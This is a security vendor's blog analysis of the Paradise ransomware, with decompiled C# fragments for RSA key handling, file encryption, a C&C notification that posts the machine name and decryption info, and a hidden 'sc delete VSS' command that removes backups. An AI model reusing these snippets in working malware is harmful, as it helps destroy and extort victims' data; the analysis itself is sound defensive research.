Paradise Ransomware strikes again

acronis.com/en-us/blog/posts/paradise-ransomware-strikes-again


ata	Description	Value
14C	Machine	IMAGE_FILE_MACH
003	Number of Sections	
FFD24	Time Date Stamp	2018/01/05 Fri 22:33
00000	Pointer to Symbol Table	
00000	Number of Symbols	
0E0	Size of Optional Header	
102	Characteristics	
	0002	IMAGE_FILE_EXEC
	0100	IMAGE_FILE_32BIT_

Back
January 22, 2018 — Acronis Security Team

Cyber Protect Home Office

formerly Acronis True Image

Learn more



Paradise Ransomware hits again

The Paradise ransomware that was active in September 2017 is back with a new round of attacks, starting at the beginning of January 2018. Leveraging the Ransomware as a Service (RaaS) model, the Paradise strain provides an unbreakable encryption scheme by using the RSA cipher for file encryption – which is an unusual cipher choice.

The ransomware's executable file is archived and spread via spam email as a zip attachment. To become infected, a user opens the attachment, unpacks it, and executes the extracted application.

Static Analysis

The 'DP_Main.exe' ransomware file is a .NET compiled executable and requires .NET Framework 3.5 to start on a user's machine (MD5: 8aa00ee509a649619794fc1390319293). The PE file is 36,684 bytes and was compiled on January 5, 2018.


Installation

The malware copies itself to the following folder on a user's computer:

C:\Users\<USER>\AppData\Roaming\DP

The executable adds the reference to itself in the Autorun Windows registry key as the following value:

'DP_Main' = 'c:\Users\<USER>\AppData\Roaming\DP\DP_Main.exe'



Paradise Ransomware Installation

Key generation

The ransomware creates 'DecryptionInfo.auth' file in the following folders:

- %USER%\
- %USER%\Desktop\
- Program Files\

The key file contains the session RSA private key in the XML format, encrypted with the master RSA public key and Base64 encoded:


```
qxIukmUgleL5XXnXk4ia1gFX1sU4lOsCv0rffpLHky4cOyvFcS0cQlgAFAtKG4dJY9fTArrqev4
ioq4VTUaFUp8sd5CSLWH2/QBtamNOPwzsVOkpWxQYCBkf1uEvNTvXA5m5CxPbocqJQin4r8xq7h
SsByRwngUW01GrjXl+g11V3hOz96ZvTG5Ee2KGViFOi/WqejHQitlyOnoy+RmxQj5wopgqeDvL4
HeYdpToO5yRQkf5wZ7dUgw6Nwl0Ztkkhcwz+HuKf2mFGjJXYPDaKzw2/1mSiTYex/3ygXlU0X4F
KabO69cqw/q1kvt6UGOxh2R2nw+sw3NgVwEwlEfdnac0K7707QrI1liFKMB9FH3QUC8rTolyeNl
TtThS2/C+ijzE3OGjUUZThBdC4W+9AarbqJdPbFYB4MUtHQvbQsGKG+lwuAUMQ2F7mmf9YE0xNy
QWpLr33mByKKZnYwKJEzMhGxuxSJ+0MbsKNbu+wg5mtvfc0xA7oXxR4tc005/5Q4QB1RGv/y3jq
lZQb6qnGLnAOhC+IoUUeImNUYKy32UFEe7aAFOSg0XwZ2ZGsGTcoLy9aTdo31b6xX1b9Dg4OaWP
FBC195kvz4JmO180X2gOuPbWzpcig6nB5U3cmrlndt/8RTpzj3gDW4BNn7f+CFuLSOnbNH1uRFV
zTFgFtaJKGYTM/fZHRuDzzXNiOkPxETS5MNDGRK6UJ8ORGHBUZhv/mwL0wsWDwRiMrkAQ3ZMtvN
7/QokI/eVu4/3Y7wqnfpXSrn5qMgCC7cq1ZZelmFMPwa7QtJsZRpruyU+t4qiMcLB45XEzrWXKX
pODvk9mfBS19YfAuOMphPvX31nitEWwYpBv4fxz8cuRKO9U7olSL3JAE9REZ9cBUZCwoRAgA16O
JA5K4xrymanlP+PkNvG18jk51aPWpOBy+8YmMC9MLkUMCYvCipICcTiwIrYlf9DOJaaRZzGOSOD
TObZz22OCxtyR1/EoYf/E19ZZJaI9/UDuAJlakSoJVmRYQiycHwJCkBQ6Ibo80u/4RQOSLZMisI
/cWNiPbkPvwTyC8Jqc39PGTZcYv4L0cHUin91MpS5J2qEBzePtqLObSg5g+rwdnwP4Rgui80EW1
C5PTOd/IgHPYvdLfA5XzwLeP+UAmOXRiIRVrDsnLwxPwUTcBfK5JB5AUiIHlra0fI4yHseyFLr3
ofy87XkMK1CT2zpJjVAmdLNGgnKms3hOTQeN3Oqit5n6btrDSi5x2nPbF/RcU1khnmgA9DhhRz5
oobpFKjqn7zD51irOjgwToq1zLzpUP6BG4lmH3B/a4Z/81OaN7CaDqObyelU9e1oeloaSAUIMHE
csBLQtb4wIu13TbA==.<RSAKeyValue><Modulus>81LzTUkb+XnUtfm9KZ8MWR5zgMAGUpKA8A
1WyqYwpJLNHa5SCKyfFDzukjsix0RlidSUu8qhdbG02B6cSk12dyOAX0x2HPqT3mS9tfEeAs81C
dMAxS0as5P3j0AY3IZPkvcQXmqkUpeOPygYw54QY1mKaBITZqrKeFvSfEpuHMk=</Modulus><E
xponent>AQAB</Exponent></RSAKeyValue>
```


Paradise Ransomware - Key generation

```
foreach (byte[] buffer3 in list)
{
    byte[] buffer4 = MasterRSA.Encrypt(buffer3, false);
    Console.WriteLine(buffer4.Length);
    s = s + Encoding.Default.GetString(buffer4);
}
s = Convert.ToBase64String(Encoding.Default.GetBytes(s));
CryptedPrivateKey = s;
SaveKeysToFiles(s + "\n" + RSA_Public);
```

Paradise Ransomware - Key generation 2

The master RSA 1024-bit public key is hard coded in Base64:

<RSAKeyValue>Modulus>um4QYAdi0y8L+VKslAr8ggHzi8DrREUDbluQtNuKZ3A9PBYJZ+6z3ngqt9HmhnvRxp1SKrmlt+eQwkrGAOB0K+iiz5qNS</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>

File encryption

The Paradise ransomware encrypts **ALL** files on fixed, removable, and network drives.

It filters out the folders that contain the following strings:

- windows
- firefox
- opera
- chrome
- google
- The Application Data folder where the cryptolocker lives

The cryptolocker does not encrypt the files that contain the following strings:

- .paradise
- #DECRYPT MY FILES#.html
- Id.dp
- DecryptionInfo.auth

It first encrypts the files in any folders that contain the following strings:

- mysql
- firebird
- mssql
- microsoft sql
- backup

The cryptolocker renames a file adding the following suffix: "[id-<USER_ID>].[AFFILIATE_EMAIL].paradise"

For example:

file.exe[id-iO3mBQGY].[paradise@all-ransomware.info].paradise

Paradise uses the RSA cipher, and the generated session key pairs to the encrypt file's content, divided in blocks of 547 bytes.

```
List<byte[]> partOfFile = new List<byte[]>();
List<byte> list2 = new List<byte>();
if ((info.Length / 1024L) > 64L)
{
   partOfFile = GetPartOfFile(file, 547);
}
```

Paradise Ransomware - encryption

Communication

Once the encryption is completed, the malicious process sends a notification request to the remote server.

The sent data includes:

- The number of encrypted files
- The computer's name
- Elapsed time
- Decryption info
- The computer's ID

```
string address = server + "/api/Encrypted.php";
using (WebClient client = new WebClient())
{
   NameValueCollection data = new NameValueCollection();
   data.Add("v", vector);
   data.Add("fc", FilesCount.ToString());
   data.Add("computer_name", Environment.MachineName);
   data.Add("et", elapsed_time);
   data.Add("decryption_info", DecryptionInfo);
   data.Add("id", PCID);
   client.UploadValues(address, data);
}
```

Paradise Ransomware - remote notification

Analyzed versions of the ransomware connect to 'localhost' only. The ransomware config contains 'localhost' as the C&C server, which could mean that either the feature was deprecated or setting the server data in config was forgotten.

Backup removal


Paradise silently deletes Windows shadow copies, like many other ransomware variants currently in the wild:

```
ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/C sc delete VSS") {
    WindowStyle = ProcessWindowStyle.Hidden,
    RedirectStandardOutput = true,
    UseShellExecute = false,
    CreateNoWindow = true
};
Process process = Process.Start(startInfo);
process.StandardOutput.ReadToEnd();
process.WaitForExit();
```


Paradise Ransomware - backup removal

Ransom note

In every folder, the cryptolocker leaves the ransom note '#DECRYPT MY FILES#.html'



Paradise Ransom Note 2



Paradise Ransom Note


Decryption service

The ransom note includes a contact email address:

paradise@all-ransomware.info

The user can send up to three files with non-sensitive information – together with the ID and personal RSA key – to this email address to test the decryption service. Each file should be less than 1 MB in size. One of the files will be decrypted as proof that decryption is possible. The ransom value will be set in bitcoin and can vary based on when the user replies or the number of encrypted files.

The domain '*all-ransomware.info*' has roots on Russia, according to WhoIs data:



Registrar Data

Registrant Contact Information:

Name	Protection of Private Person
Organization	Privacy Protection
Address	PO box 87, REG.RU Protection Service
City	Moscow
Postal Code	123007
Country	RU
Phone	+7.4955801111
Fax	+7.4955801111
Email	**all-ransomware.info@regprivate.ru**

Paradise Ransomware - domain

The server is geographically located in St Petersburg.

Paradise Ransomware - location


Conclusion

There is no way to restore encrypted files other than to pay a ransom. The files are encrypted using a session public RSA key and require session private RSA key, which is encrypted along with the master public RSA key. The session RSA private key can be decrypted only with the master private RSA key, which is held by the criminals.


The only free alternative that is recommend is to restore files from backup, if available, after the infected computer has been cleaned.

Acronis True Image detects and blocks Paradise as well

Rather than waiting to react after Paradise encrypts your files, you can use Acronis True Image 2018 and our other products with Acronis Active Protection enabled to detect and stop Paradise ransomware. You'll also be able to restore any affected files in matter of seconds.



Ransomware detected by Acronis



Acronis restores files

CybersecurityCyber protection